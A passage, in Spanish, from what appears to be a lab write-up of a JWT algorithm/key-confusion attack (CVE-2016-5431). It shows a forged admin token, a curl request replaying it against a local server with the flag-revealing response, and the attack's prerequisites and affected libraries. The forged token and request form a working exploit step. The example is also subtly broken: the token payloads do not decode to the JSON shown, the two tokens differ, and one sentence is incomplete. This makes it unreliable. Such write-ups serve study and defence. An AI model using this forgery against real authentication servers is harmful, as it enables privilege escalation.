<pre>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IChhZG1pb2I6IHRydWV9.IAxvqINm3v32TOKDBo_I_Ws_NTj-5-9i9R_eVG4TLyI</pre>	<div>HEADER: ALGORITHM &amp; TOKEN TYPE</div> <div><pre>{   "alg": "HS256",   "typ": "JWT" }</pre></div> <div>PAYLOAD: DATA</div> <div><pre>{   "username": "admin",   "is_admin": true }</pre></div> <div>VERIFY SIGNATURE</div> <div><pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   your-256-bit-secret ) <input type="checkbox"/> secret base64 encoded</pre></div>



7. El envío del JWT modificado al servidor de autenticación explotando la vulnerabilidad CVE-2016-5431 permite revelar el secreto.

```
(kali@kali)~$ curl http://localhost:8000/ --cookie "token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IjZlZG1pb2I6IHRydWV9.IAxvqINm3v32TOKDBo_I_Ws_NTj-5-9i9R_eVG4TLyI"
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta1/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-giJf6kkoqN00vy+HMDP7azOuL0xtbfIcaT9wjKhr8RbDvddVHyTFAAsrekWkmP1" crossorigin="anonymous">

<title>JWT Login v5.0</title>
</head>
<body>
<div class="container">
<h1>JWT Login v5.0</h1>

<div class="alert alert-success" role="alert">
  FLAG[2cab0d29194955a834b61728fe1cf6dccba9b2e8ecb32bee758f8f710913055a]
</div>

<form method="post" action="/login">
<div class="mb-3">
<label for="txtUsername" class="form-label">Username</label>
<input type="text" class="form-control" id="txtUsername" placeholder="Username" name="username">
</div>

<button type="submit" class="btn btn-lg btn-primary">Login</button>
</form>
</div>

<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta1/dist/js/bootstrap.bundle.min.js" integrity="sha384-ygbV9kiqUc6oa4msXn9868PtWMgiQaeYH7/t7LECLbyPA2x65KgF800JFdroafW" crossorigin="anonymous"></script>
</body>
</html>
```

De forma gráfica:



## 5. APLICABILIDAD

---

La aplicabilidad del presente trabajo depende de prerequisites, los cuales se detallan a continuación:

1. El atacante debe conocer como mínimo dos (02) duplas mensaje-firma. Es decir, teóricamente es posible recuperar una clave pública RSA a partir de dos (02) firmas. A medida que el número de duplas mensaje-firma la probabilidad de hallar el valor "n" usado para la firma del mensaje se incrementa.
2. La implementación del servidor de autenticación requiere del uso de una librería susceptible a la vulnerabilidad de confusión de clave. Para el caso de la librería *"authlib jose"*, la cual fue usada para la prueba de concepto, la vulnerabilidad ha sido codificada con el CVE-2016-5431. Existen otras librerías susceptibles a la vulnerabilidad de confusión de clave como *node-jsonwebtoken*, *pyjwt*, *php-jwt* o *jsjwt*.
3. La clave pública generada a partir de las dos (02) duplas mensaje-firma debe ser coincidente con la clave pública almacenada en el servidor, siendo esta una característica que añade dificultad al momento de explotación en un entorno real. Ambas cadenas (la clave pública generada y la almacenada en el servidor) deben coincidir exactamente para que el ataque funcione: exactamente el mismo formato y sin saltos de línea adicionales o faltantes.

## 6. CONCLUSIÓN

---

Es importante recordar que, aunque los criptosistemas de llave pública garantizan que la llave privada no se puede derivar de la llave pública, firmas o textos cifrados, generalmente no existen tales garantías para la clave pública. Debido a esto, no se debe confiar en el secreto de las claves públicas, ya que estos parámetros no están protegidos por trampillas matemáticas.